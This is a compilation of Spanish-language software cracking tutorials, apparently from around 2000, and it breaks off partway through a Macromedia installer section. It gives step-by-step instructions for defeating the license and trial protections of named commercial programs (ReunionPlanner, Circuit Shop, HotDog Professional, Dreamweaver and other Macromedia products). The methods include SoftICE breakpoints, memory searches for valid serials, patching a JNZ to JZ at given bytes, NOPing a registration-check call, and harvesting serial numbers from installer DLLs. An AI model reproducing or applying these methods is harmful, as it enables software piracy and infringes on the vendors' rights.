Rulamos el ReunionPlanner. Bien, nos vamos a la "zona serial". Ponemos uno falso, el primero que se nos pase por la mente. Yo pongo mi número favorito "147258369". Antes de darle a "Enter", debemos entrar en SiCE y poner los BPX que antes hemos dicho.

Lo más probable es que te salten 108.000 veces por lo menos, pero tras 6 ó 7 veces de darle a Ctrl+D, vamos a utilizar el comando "S", Search in Memory o Buscar en Memoria del SiCE. Este comando busca por el espacio de memoria virtual de 4Gb en busca de la cadena especificada. Su sintaxis es la siguiente:

S [-cu] [address L length data-list]

Para más información, acude al genial TUT de BlackFénix acerca de SiCE, con todo su "espectro" comentado.

El ejemplo y la orden que utilizaremos normalmente será la siguiente:

S 30:00 L ffffffff 'cadena' (cadena normalmente representará nuestro nombre -LEiRUS-, o nuestro serial introducido -147258369-)

Si se encuentra un dato, será mostrado en la ventada de datos. Para seguir con la siguiente

coincidencia, basta con pulsar la tecla "S" y presionar Enter.

NOS ENCONTRAMOS CON UNA SORPRESITA:

Tras hacer lo que he dicho anteriormente, nos encontraremos con el serial que válido, que tendrá la forma: RPxxxxx en "condecoración" al nombre del programa, **R**eunion**P**lanner.

CONSIDERACIONES FINALES:

Desde luego, no se puede dejar a un programador con una mente comercial trabajar, porque sino, te puede hacer un estropicio de ¿¿¿¿Protección?????? como el que acabamos de apreciar. Realmente da asco a veces la cantidad de mierda de la que suelen estar rodeados estos satanás del Marketing, que por unas pesetas venden su pobre y despojada mente de ideas contemporáneas.

Bueno, después de todo esta sarta de paranoias y estupideces varias, sólo resta despedirme, como es normal en mis escritos.

AGRADECIMIENTOS:

Siempre que escriba un tutorial, y lo digo para futuros TUT's, voy a agradecer el apoyo recibido por los componentes de [K-FoR], un grupo, aún en fase de definición, pero que esperamos que salga adelante de una manera un poco más serio de lo que está siendo ahora.

Por lo tanto, debo saludar a RAZiEL y ViPER por sus aportaciones "culturales" a todo esto del cracking. Por cierto, a ver si se RAZiEL a escribir algún TUT para newbies o para lo que sea. Animo también a ViPER a que mande los TUT's a quien puedas, como a Profesor_X. Agradezco con gran énfasis a Karpoff, por su gran página y por brindarme la oportunidad de aparecer en la misma. Por supuesto que también voy a darte las gracias a tí, genial Profesor_X, que me has insertado en tu compilación, aunque sea con un nombre un tanto modificado.

A todos, muchas gracias.

"CRACKEO, LUEGO SOY LIBRE"

Karpoff Spanish Tutor

Programa:	**Circuit Shop v1.09**

PROTECCION:	**Serial Number. Shareware de 30 dias con varias funciones deshabilitadas.**		
Descripcion:	**Programa para el diseño de circuitos analógicos y digitales.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	http://ourworld.compuserve.com/homepages/Cherrywood/		
Herramientas:	**Softice v3.24 y cualquier editor Hexadecimal.**		
CRACKER:	**Arkanian**	**FECHA:**	**25/08/2000**

INTRODUCCION

Bueno, he hecho esto por proporcionar un enfoque distinto a los procedimientos habituales del **bpx Get"loquesea"** o de buscar el mensaje del **"Registro no válido"** o similar en el W32dsm89 y de ahí tirar hacia atrás.

De todas formas vamos a conseguir lo mismo empezando por el principio, quizas con un poco más de trabajo, pero el resultado será de lo más satisfactorio. Además el programa es una "perita en dulce" que no se puede dejar pasar así como así. Cosas sencillas como esta ya no se encuentran.

Vamos a utilizar el Sice (SoftICE) con una configuración básica del **winice.dat** que se puede bajar de aquí. Ya cambiarás la configuración del **winice.dat** "a mano" cuando le vayas pillando el truco a todo esto. De momento creo que es suficiente con esto.

- Si no quieres perder tu configuración actual, renombra el **winice.dat** que tienes en el directorio del SofICE por **winice.old** (por ejemplo) y copia el **winice.dat** nuevo (ya descomprimido) al mismo directorio. Para volver a la configuración anterior haz a la inversa.

VISTAZO PRELIMINAR

Iniciamos el programa y aparte de la ventana principal vemos que se despliegan también tres barras de herramientas diversas a la derecha de la pantalla y otra ventana central que es la que nos indica que es una versión sin registrar del producto, el copyright, etc...

Esta ventana es de lo más mosqueante. El tipo de letra, el fondo blanco, los botones, vamos, el formato en general me recuerdan al Windows 3.1 y eso que en el copyright pone claramente 1997-2000. En fin, ya veremos...

Bueno le decimos que ***OK***, que sí, que ya sabemos que estamos ***"Unregistered"***, se cierra la ventana y luego cerramos las tres barras de herramientas para que no molesten. Vamos arriba a ***File*** y luego a ***Register***, ...más mosqueo, ¿la ventana de registro es una ventana típica del Win 3.1?. Esto tiene pinta de programa viejo reciclado, si tienes curiosidad pincha en ***Help*** y luego en ***Purchasing*** para ver cuanto pretenden cobrar por la versión completa del programa.

Vamos a completar los datos que nos pide la ventana de registro, pon lo que quieras, y hacemos un Ctrl+D para saltar al Sice.

AL ATAKE

Lo primero será asignar valores a las ventanas de datos, dado que por nuestra configuración disponemos de 4 ventanas de datos, esto nos será util para automatizar el proceso. Así que tecleamos **DEX 0 EAX** y ***Enter***, **DEX 1 ES:EDI** y ***Enter***, **DEX 2 DS:ESI** y ***Enter***, la ventana numerada como (3) yo la dejo habitualmente con el selector 30 para volcados puntuales, alguna busqueda, otras asignaciones, etc... Puedes pasar por las diferentes ventanas si pinchas con el ratón en el número entre paréntesis o en cualquier lugar de la barra de separación (arriba, donde pone ***byte***).

¿Ya?, pues venga, tecleando:

:task ➜ **Veamos como se llama nuestro objetivo.**

TaskName	SS:SP	StackTop	StackBot	StackLow	TaskDB	HQueue	Events
WinWord	0000:0000	0061F000	00630000		36CE	372F	0000
.....	.....	.....	.....	.....	.....	.....	.....
CIRC *	406F:EB96	CFCC	EF36	EF36	11BE	0FDF	0000

Nuestro amigo se llama **CIRC** , ahora vamos a pillar las ventanas que tiene en funcionamiento:

:hwnd **CIRC ➜ ¿Qué ventanas tenemos abiertas?**

WindowHandle	HQueue	SZ	QOwner	Class Name	Window Procedure
0AB0 (1)	0FDF	16	CIRC	Balloon Window	3FE7:000000DD
0DC4 (1)	0FDF	16	CIRC	#32770 (Dialog)	3E1F:000000B3
0DC8(2)	0FDF	16	CIRC	Edit	3E1F:000000BA
0DCC(2)	0FDF	16	CIRC	Edit	3E1F:000000AC
0DD0(2)	0FDF	32	CIRC	Button	177F:00001040
0DD4 (2)	0FDF	32	CIRC	Button	177F:00001040
0DD8 (2)	0FDF	32	CIRC	Button	177F:00001040
.....	.....	....	.....	.....	.....etc.

Parece claro que **#32770 (Dialog)** en **0DC4 (1)** es la ventana de registro, que se compone de dos "cajas" de edición

(**0DC8** y **0DCC** ***Name*** y ***Key*** respectivamente) y los tres botones del ***OK***, ***Cancel*** y ***Help***. Otra cosa que observamos es que nuestro objetivo, **CIRC**, parece ser de 16 bits (Columna SZ, ya me parecía, con tanta ventana del tipo W3.1) y eso nos obliga a asignar las ventanas de datos de nuevo, (**DEX 0 AX**, **DEX 1 ES:DI, DEX 2 DS:SI**). También quiero decir que todas las direcciones que aparecen son las relativas a mi ordenador, en el vuestro obviamente serán diferentes.

Bueno vamos con el primer breakpoint, directamente al primer ***Edit :***

:bmsg **0DC8 WM_GETTEXT ➜ Break en Windows message. Esto no falla (casi) nunca.**

> **WM_GETTEXT**
> Una aplicación envía un mensaje de WM_GETTEXT para copiar el texto que corresponde a una ventana en un buffer proporcionado por la llamada.
>
> wParam = (WPARAM) cchTextMax; // el número de caracteres a copiar
> lParam = (LPARAM) lpszText; // la dirección de buffer para el texto
>
> **Returns**
> El valor de retorno es el número de caracteres copiado.
>
> *Fuente: CRACKER´S notes by TORN@DO*

Ctrl+D, volvemos al programa, le damos al ***OK*** y saltamos de nuevo al Sice con este mensaje:

Break due to BMSG 0DC8 WM_GETTEXT (ET =110.93 milliseconds)
HWnd = 0DC8 wParam = 0064 lParam = 406FE91A msg = 000D WM_GETTEXT

Y en esta dirección (en mi cacharro):

4797:00DD CALL 0002

Ahora tecleamos:

:stack ➜ **A ver que tenemos por la pila.**

CIRC (52) at 37CF:0E46 [?]
CIRC (52) at 37CF:0CDD [?]
CIRC (3B) at 32F7:005F [?]
.....etc
CIRC (70) at 476F:0288 [?]
USER!GETWINDOWTEXT + 001F at 179F:1065 [?] ➜ **Esto ya es más familiar, ¿eh?.**
➜ CIRC .Alloc at 4797:00DD [?]

Lo que me asombra es la cantidad de cosas que hay en la pila, la cantidad de módulos que tiene el programita de marras, ¿cuántos serán?, ¿se pueden ver?, ¿vamos a verlos todos?, ¿seguro?, pues venga, tecleando:

:heap **CIRC ➜ Veamos que anda haciendo CIRC por la memoria.**

¡¡Bueno!!, Lo que hay aquí, 136 modulos diferentes cargados en memoria, (si no he contado mal), procesar todo esto en el W32dsm89 llevaría un buen rato. (Y de hecho lleva un rato largo, te lo digo yo).

A lo que íbamos, ya que tenemos el **USER!GETWINDOWTEXT** que ha sido cargado después del CIRC (70), parece lógico, pues, suponer que proviene de ahí y que si no pasa nada volveremos ahí, (ya sabes, ¿quienes somos?, ¿de donde venimos?, ¿a donde vamos?), por lo que vamos a hacer un break a esa dirección (insisto, en mi cacharro):

:bpx **476F:0288**

Hacemos un Ctrl+D y aterrizamos aquí en: **476F:0288 CALL USER!GETWINDOWTEXT**, una vez aquí pulsamos **F10** para pasar a la siguiente instrucción y de ahí vamos trazando el código con **F8** para ver como va meneando los bytes, como pilla el ***Name***, como comprueba si el ***Name*** esta en mayúsculas o minúsculas, si tiene la longitud de caracteres adecuada, como va haciendo el ***Serial***, como lo compara con el número que hemos metido, etc...

Puedes ir viendo todo esto cambiando por las diferentes ventanas de datos. Hasta que llegamos aquí:

: 62AF	XOR	AL, AL	
: 62B1	REPNZ	SCASB	➜ **Esto va pillando ES:DI hasta CX=0.**
: 62B3	SUB	BX, CX	
: 62B5	MOV	CX, BX	
: 62B7	MOV	DI, SI	➜ **Offset del Serial bueno a DI.**
: 62B9	LDS	SI, [BP+06]	➜ **Offset del mio en SI.**
: 62BC	REPZ	CMPSB	➜ **Compara DS:SI con ES:DI, serial malo con el bueno.**
: 62BE	MOV	AL, [SI-01]	➜ **Carga en AL el 1er. caracter diferente de mi serial.**
: 62C1	MOV	BL, ES:[DI-01]	➜ **Carga en BL el 1er. caracter diferente del bueno.**
.....	.....	.....	.....
: 62D1	RET		➜ **Trazando hasta aquí.**
: 048C	ADD	SP, 0A	➜ **Aparecemos aquí.**
: 048F	OR	AX, AX	
: **0491**	**JNZ**	**049F**	➜ **¡BINGO!, detente aquí.**

Bueno, pues esto es casi todo, ahora vamos con el ratón y ponemos el cursor encima de la dirección del salto anterior, le damos al botón derecho y en el menú que sale elegimos ***Display*** (es lo mismo que hacer D EIP), en la ventana de datos (en hexadecimal) nos aparece un **75 0C** en las dos primeras posiciones.

Muy bien, ahora apuntamos en un papel el valor de varios bytes más (**75 0C B8 01 00 8D 66 FE**) y vamos a probar, pinchamos con el ratón en el **75** y lo cambiamos por un **74**, (un **JNZ** por un **JZ**), le damos al ***Enter***, vamos a la ventana de comando, ahora deshabilitamos los breakpoints (**BD ***), así, si esto no funciona y hay que volver a empezar, basta con habilitarlos de nuevo con **BE ***, de esta forma no hay que volver a teclear los bp´s otra vez.

Salimos al programa con Ctrl+D y comprobamos el cambio.

Perfecto, está registrado y todas las funciones habilitadas (esta versión shareware entre otras pirulas no deja imprimir, ¡vaya morro!). Volvemos al Sice con Ctrl+D y, ahora sí, limpiamos todos los bp´s con **BC ***.

Hacemos el último Ctrl+D para volver a Windows, cerramos todo, vamos al editor de hexadecimal, abrimos el archivo **CIRC.EXE**, buscamos la secuencia de arriba, comprobamos que sea única (apunta algún valor más por si acaso), cambiamos el **75** por un **74**, guardamos y salimos.

Arqueología Informática

Como habrás podido comprobar, TODOS los archivos .EXE comienzan por MZ. Estas son las iniciales de Mark Zibikowski, uno de los arquitectos y padre del DOS. ¡Lo que ha llovido desde entonces!

Abrimos el **Circuit Shop v1.09**, nos registramos adecuadamente, es decir, pones cualquier cosa y a funcionar. El programa siempre va a darte por válido pongas lo que pongas. Eso si. el día que aciertes con la contraseña buena sera cuando aparezca el mensaje de error.

Esta es una manera de hacerlo, seguro que hay bastantes más, solo es cuestión de dedicarle un rato.

Tu mismo...

¿Como?, ¿Que vuelves a entrar en el programa y te dice que no estás registrado?. Claro, hay un segundo chequeo cuando se inicia el programa que mira en el archivo de registro y compara el ***Serial*** bueno con el que hay ahí. Busca en el directorio del **Circuit Shop** un archivo con extensión **.reg** y veras almacenados tus datos.

Tienes dos opciones, o buscar el ***Serial*** bueno (has pasado por encima cuando trazabamos el código), o buscar donde se hace el chequeo e intentar saltarlo.

Descubrir como se hace es cosa tuya, yo solo te he enseñado el camino. ¡Suerte!, no es tan dificil como parece.

Karpoff Spanish Tutor

Programa:	HotDog Professional 6.0

PROTECCION:	**Limitacion de 30 días.**		
Descripcion:	**Editor de texto para programadores de páginas Web.**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.sausage.com (Cd-Actual nº47)		
Herramientas:	**W32dasm 8.93, Editor Hexadecimal, Softice**		
CRACKER:	KuaTo_ThoR	**FECHA:**	31/08/2000

INTRODUCCION

Bueno aquí estamos de nuevo amigos, preparados para una nueva batalla.

Creo que en este programa podremos encontrar alguna cosa curiosa, al menos es distinto a los que he podido ver últimamente. Nuestro objetivo será aparentar estar registrados, eliminando la limitación temporal.

En programas con limitaciones temporales o limitaciones en el número de veces de uso lo mejor antes de ejecutar por primera vez el programa es poner en marcha un programa "espía", para ver donde guarda datos tan interesantes como: día de la primera ejecución, número de veces ejecutado, fin de la prueba, que con sólo borrarlos, volveremos a estar en el primer día de la prueba o incluso podremos registrarnos directamente. Podemos usar Filemon, Regmon y algunos otros. En este tutorial, voy a utilizar el TechFact95/98, que tomará una fotografía del sistema, ejecutará el programa, y luego tomará una segunda fotografía, las compara y nos informa de todos los cambios realizados por el programa durante su ejecución. No voy a explicar como se utiliza, para ello os remito al magnífico tutorial del bueno de Karpoff, que tiene en su página, en la sección "Trabajos Realizados con otras Herramientas" creo que trataba sobre el MemTurbo (un tutorial muy interesante).

AL ATAKE

Preliminares. Obtener información.

Este paso es esencial, saber que nos va a pedir el programa, ver como actua, son datos que nos van a ayudar en nuestra labor.

Por primera vez ejecutamos el programa usando TechFact95/98, y entre los cambios más interesantes eu realiza el programa se encuentra la creación de la siguiente ruta en el registro: [HKEY_LOCAL_MACHINE\Software\Microsoft\Shared Tools\PRV6], esta será la localización de nuestros datos temporales (fecha de inicio y fecha final de ejecución), con sólo borrar esta carpeta, volveremos al primer dia de uso. (en este tutorial no nos servirá para mucho, pero es una buena costumbre buscar este tipo de datos).

Más cosas, como siempre ejecutamos el programa, y nos salta una ventanita con varias opciones, además aparece el dia que va a caducar nuestro programa. Continuar el trial, registrarse por internet, incluso podemos meter una clave de registro, vamos a ver que nos pide...

Nota: ¿son mis ojos, o el perro es horrible? ;)

El nombre, una dirección de correo electrónico (sin estos datos no podremos dar al OK), y luego un código que comienza por RK, y un identificador que empieza por ID. Rellenamos todo con lo que más nos guste, damos al OK y esperamos a ver ... nos aparece **"Sorry..."** comprate el programa.

Ya sabemos algo, continuamos con la carga del programa, miramos en la ayuda buscando algo que pudiera ser interesante, algún tipo de limitación, pero no hay nada. Lo único es que aparece un menú llamado "Buy HotDog", donde podemos registrarnos nuevamente, adquirir el programa, etc. Desde luego, este menú tiene toda la pinta de desaparecer en la versión registrada.

Vamos en busca de más datos que nos puedan evitar pasar un mal rato, como por ejemplo que se nos quede colgado el Wdasm al intentar abrir el ejecutable por estar comprimido. Para ello podemos utilizar el GetTyp, el File Analizer y algunos otros. Yo voy a utilizar el GetTyp; metemos el ejecutable, y nos dice un par de cosas interesantes, la primera que no está comprimido, y la segunda que está compilado en Delphi.

A por el 'mensaje' de error

Bien, ya tenemos bastantes datos, ya sabemos que salvo que tenga una protección contra desemsamblado, no tendremos problemas para abrilo en el Wdasm. Pues vamos a por él (fijaos en el tamaño del archivo, 5.590 kb), hacemos una copia de seguridad de nuestro archivo (HotDog6.exe), la abrimos con Wdasm, y después de unos 15 ó 20 minutos (tengo un K6-2 a 400), podremos mirar a ver que se cuece por ahí.

Lo primero es GUARDAR el proyecto (no lo olvidéis). Ahora buscamos nuestra frase en las "String References", o directamente en buscar texto, pero no aparece por ninguna parte, ni tampoco aparece algo como, 'Thanks', o 'Congratulations'. ¿Y que hacemos ahora? Lo que yo he pensado ha sido ir a Softice, introducir los datos, meter un break hmemcpy y ver donde aterrizamos. (quizás alguien se haya dado cuenta de alguna frasecilla que yo pasé por alto, pero que finalmente será de gran utilidad, de todas formas he preferido no saltarme ningún paso de los que inicialmente hice, no siempre se alcanza el éxito a la primera ;).

Cambio de planes.

Lo dicho, ejecutamos el programa, introducimos los datos del registro, vamos al Softice con Ctrl+D, metemos **bpx hmemcpy** (conviene tener todos los demás programas cerrados para evitar que salte un programa que no nos interesa), volvemos al HotDog, le damos al OK y ... estamos en Softice, pulsamos F12 hasta que veamos nuestro programa, F12, F12, F12, pasamos por unos cuantos User, y de repente, nos aparece **Sausreg!**, pero ¿qué es esto? ¿no será una dll o algo así que nuestro programa llama para realizar la comprobación del registro? ;-)

Nos salimos del Softice, cerramos el programa, y buscamos en nuestro disco duro Sausreg, y nos aparece, al menos a mi, en C:\Windows\System\Sausreg.exe. No es una dll, es otro ejecutable. Podemos hacer nuevamente los pasos que he realizado antes con el ejecutable principal, y si queremos podemos desemsamblarlo para ver que frasecitas hay por

ahí. Pero se me han ocurrido un par de cosas que pueden ser interesantes, si encontramos en el ejecutable principal donde hace la llamada al otro, ¿podremos saltarnos esa llamada?, ¿podremos modificar el valor de salida de esa llamada?, ¿podremos algún día saber a que huele lo que no huele? ;)

Intentaremos buscar respuesta a algunas de estas preguntas. Para encontrar la llamada tenía pensado intentar entrar con Softice y ver donde salta, pero justo en ese momento se me apareció la diosa Fortuna. Al ejecutar nuevamente el programa vi lo siguiente:

Interesante frase, 'Checking Registration Status', vamos a buscarla en el Wdasm, abrimos nuestro proyecto guardado antes,si ya lo habíamos cerrado y buscamos la frase...¡¡¡Ahí está!!!, nos aparece lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005C8430(U)
|
:005C843C A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C8441 833800 cmp dword ptr [eax], 00000000
:005C8444 7411 je 005C8457
:005C8446 A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C844B 8B00 mov eax, dword ptr [eax]

* Possible StringData Ref from Code Obj ->"Checking Registration Status..."
|
:005C844D BAD0865C00 mov edx, 005C86D0
:005C8452 E8C97FFBFF call 00580420

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005C8444(C)
|
:005C8457 C645FE01 mov [ebp-02], 01
:005C845B 8D45FE lea eax, dword ptr [ebp-02]
:005C845E E84D7EFFFF call 005C02B0  <- Aquí se llamará a Sausreg.exe
:005C8463 8845FF mov byte ptr [ebp-01], al
:005C8466 807DFF00 cmp byte ptr [ebp-01], 00
:005C846A 0F8416020000 je 005C8686
:005C8470 A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C8475 833800 cmp dword ptr [eax], 00000000
:005C8478 7411 je 005C848B
:005C847A A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C847F 8B00 mov eax, dword ptr [eax]

* Possible StringData Ref from Code Obj ->"Initializing HotDog..."
|
:005C8481 BAF8865C00 mov edx, 005C86F8
:005C8486 E8957FFBFF call 00580420
```

Después de ver esto, nos sube un poco el ánimo, ¡al fin hemos encontrado algo realmente interesante!. Como he puesto

arriba, podemos ver que en **005C845E call 005C02B0**, se llama al archivo. Lo primero que podríamos hacer es nopearlo para ver que pasa. Vamos a probarlo en el Softice, vamos nuevamente a esa dirección, y antes de pasarnos, vamos a escribir en el Softice utilizando el comando **a + dirección** que sirve para introducir código en la dirección especificada, en nuestro caso: **a 5C845E**, y nos aparecerá:

>005C845E -Zona para escribir nuestra instruccion-

Escribimos: **nop** y pulsamos Enter, repetimos tantas veces como nops hagan falta, en este caso 5 veces, (lo que hacemos es lo siguiente: **E84D7EFFFF** ponemos **9090909090**) para salir finalmente de la edición pulsamos Enter una vez más. Una vez acabado pulsamos F5 para dejar correr el programa, y ¡¡¡SORPRESA!!!, el programa arranca sin problemas y no aparece la ventana, aunque en el programa nos sigue apareciendo el menú 'Buy HotDog'. Desde luego al haber eliminado la llamada al programa Sausreg.exe, ya no hay limitación en el tiempo, probadlo por si las moscas, adelantad el reloj un par de meses. Si nuestro objetivo fuese disfrutar del progrma por la cara, el objetivo estaría cumplido, pero nuestro objetivo va más allá, hay que eliminar el menú 'Buy HotDog'.

Lo que se me ocurre es seguir esta llamada, hasta el lugar exacto donde llama a Sausreg.exe, y ver con que volvemos de la llamada dependiendo de la opción que seleccionemos. Para poder hacerlo utilizamos el Symbol Loader, cargamos el archivo (hotdog6.exe), y cuando estemos en el Softice, metemos un **bpx 005C845E**, y pulsamos F5. Aparecemos otra vez en Softice, justo en nuestra llamada, entramos dentro con F8, seguimos traceando con F10, hasta que llegamos a:

```
:005C05C9 50 push eax
:005C05CA 8B00 mov eax, dword ptr [eax]
:005C05CC FF5040 call [eax+40]  <-Aquí vamos a Sausreg.exe
:005C05CF E8E460E4FF call 004066B8
:005C05D4 8B45E8 mov eax, dword ptr [ebp-18]
:005C05D7 33D2 xor edx, edx
:005C05D9 E86641E4FF call 00404744 <- Cancel=>Eax=0; Try => Eax=A
:005C05DE 740F je 005C05EF <- Eax=0=> Salta; Eax<>0 => Seguimos
:005C05E0 8B45E8 mov eax, dword ptr [ebp-18]
:005C05E3 BA040A5C00 mov edx, 005C0A04
:005C05E8 E85741E4FF call 00404744
:005C05ED 7504 jne 005C05F3
```

Antes de dar a F10 sobre **005C05CC**, ponemos un break justo en la siguiente instrucción, **bpx 5C05CF**, para que no se nos vaya Softice sin ver que ha salido de ahí. Si cuando aparece la ventana de registro damos a Cancel al llegar a **005C05D9**, eax valdrá cero, entonces saltaremos evitando un trozo de código, por donde si hubiesemos pulsado Try, hubiesemos pasado. Esto nos dice que si saltamos nos vamos del programa, y si no no. Probad a dar Cancel y al llegar al salto invertirle, por ejemplo con **R FL Z**, ejecutará el programa sin más. (Incluso he llegado a 'caducar' el programa, y sólo con invertir ese salto, vuelve a arrancar).

¿Qué podemos hacer ahora? Podemos volver a nopear esta llamada al archivo, si lo hacemos con softice, con **a 5C05CC** y metemos nuevamente **nop**, esta vez sólo tres veces, veremos como el programa se cierra, como cuando pulsamos Cancel, por tanto se me ocurrió, además de nopear la llamada, nopear el salto **005C05DE 740F je 005C05EF**, cambiando **740F**, por **9090**. Lo probamos y ...

¡¡Arranca el Programa!! y además desapareció el menú 'Buy HotDog'.

Estos cambios se pueden hacer permanentes, mediante nuestro editor hexa favorito. Mirando los offset de las direcciones en el Wdasm, o en el magnífico KrackPE de n u M I T_or

Consideraciones finales.

¿Qué ha pasado? Desde mi humilde punto de vista, el programador hace la llamada, si salimos sin pulsar Cancel, pone en algún lugar un número concreto llamémosle 'X', ya sea 0, 1 ó cualquier otro. Una vez fuera de la llamada, ya en el código del ejecutable principal, al pasar por el primer jump sin saltar evitamos irnos fuera del programa, y más adelante mira ese valor 'X', si es el de no registrado, deja o pone el menú 'Buy HotDog' y si es distinto, el menú no aparece por ninguna parte (también podría ser fruto de la casualidad, quién sabe ;-). Y como no hay más

comprobaciones en el resto del programa esta protección cae por si sola, nos lo han puesto demasiado fácil.

El principal error, para mi, ha sido crear un segundo ejecutable de casi 1 MB para luego consulatarla para comprobar si estamos registrados en un sólo punto del programa, y sin dificultarnos la opción de nopear la llamada a dicho archivo desde el principal. A parte de esto, ese mensaje al inicio del programa 'Comprobando el estado de Registro', indicándonos donde estaba la zona caliente, facilitándonos mucho el trabajo.

Bueno, esto ha sido todo por esta vez, espero que este texto os haya servido de ayuda, y que sepáis disculpar los posibles errores que haya cometido en él.

Karpoff Spanish Tutor

Programa:	**PRODUCTOS MACROMEDIA & SALES AGENT**

PROTECCIÓN:	**Sales Agent 3.1.X. Impresentable intento de limitación a 30 días.**		
Descripción:	**Hallar TODOS los códigos necesarios para REGISTRAR los programas.**		
Dificultad:	**Aficionadillo.**		
DOWNLOAD:	**http://www.macromedia.com/es/**		
Herramientas:	**SoftICE v3.24, W32dsm89 y MS-DOS EDIT versión 2.0.026 :-))**		
CRACKER:	**Arkanian**	**FECHA:**	**14/08/2000**

INTRODUCCION

Esto es una tomadura de pelo general. No tiene otro calificativo. Estas "protecciones comerciales" no valen ni siquiera el peso del plástico donde vienen envueltas. En fin, ellos sabrán porqué confian sus carísimos productos a la endeble "protección" de este tipo de Software.

El procedimiento descrito debajo ha sido probado con **ÉXITO** en los siguientes productos de MACROMEDIA.

- COURSEBUILDER for DREAMWEAVER
- DREAMWEAVER 3
- DRUMBEAT 2000 E-COMMERCE EDITION
- DRUMBEAT 2000 JAVA SERVER PAGES
- FIREWORKS 3
- FLASH 4

Todos estos programas son versiones limitadas de 30 días de duración pero totalmente funcionales durante ese periodo.

Este es uno de esos casos donde los árboles no nos dejan ver el bosque. Por que, a fin de cuentas ¿qué es Sales Agent?... nada más y nada menos que una enorme y molesta **NAG SCREEN**, ¿qué hace falta para quitarla?, ...pues un código, pues vamos a buscar ese código.

Así de simple y ...eficaz.

AL ATAKE

Vamos a instalar DREAMWEAVER 3 como programa de ejemplo, lo que sigue a continuación es totálmente válido para el resto de programas citados arriba.


INSTALL...

El programa se desempaqueta, aparece un viejo conocido, InstallShield, que nos cuenta no se qué del Setup, esperamos y aparece el Setup con la ventana de bienvenida. Aquí hacemos un alto. Minimizamos la instalación y vamos a **C:\WINDOWS\TEMP_ISTMP1.DIR_ISTMP0.DIR**.

Un archivo de nombre **SERIALIZATION30.DLL**. llama rápidamente nuestra atención, ¿a que suena bien?, vamos a echar un vistazo dentro de ese archivo.

Y vamos a usar el viejo **EDIT** del **DOS**, así que abrimos una ventana **DOS**, tecleamos **EDIT** y luego vamos a **ARCHIVO**, **ABRIR**, buscamos el archivo, marcamos la casilla de **ABRIR BINARIO**, **INTRO**, y ya estamos dentro.

Parece chino ¿verdad?, pero esto da mucho juego, ahora vamos a buscar la palabra "**registration**", así que **Alt+B** e **INTRO**, ponemos la palabreja, **Aceptar** y mira lo que aparece:



Números de serie y claves de registro y no solo del programa que estamos instalando también de otras versiones y de otros programas. Papel y lápiz y tomemos la oportuna nota de todo.

Para el resto de programas estos son los archivos que encontramos:

1. **COURSEBUILDER for DREAMWEAVER: SERIALINFO.DLL (manda cojones).**
2. **DRUMBEAT 2000 E-COMMERCE EDITION: SERIALIZATION20.DLL**
3. **DRUMBEAT 2000 JAVA SERVER PAGES: SERIALIZATION20.DLL (el mismo que el anterior).**
4. **FIREWORKS 3 : SERIALIZATION.DLL**
5. **FLASH 4: INSTALER.DLL**

Los abrimos todos con el **EDIT** y conseguimos un montón de números de serie y códigos de producto, ya veremos si

podemos ponerlos en algún lado.

Vamos a finalizar la instalación y ejecutar el programa...

EL PROGRAMA...

Iniciamos DREAMWEAVER 3 y conseguimos un estupendo pantallazo del SoftICE, **"...fallo general de protección"**. Parece que la cosa se complica, esto me suena a un ANTI-DEBUGGER. Probemos otra vez, y ...efectivamente, salta el SoftICE otra vez con ese mensaje de error y cuando volvemos a Windows el programa no se ha iniciado.

Y ahora viene la parte rara, después del primer pantallazo del SoftICE (con el mensaje de fallo de protección) saltó el antivirus, un misterioso archivo llamado **z36jeah0.sys** había aparecido en mi disco duro y estaba tratando de hacer algo.

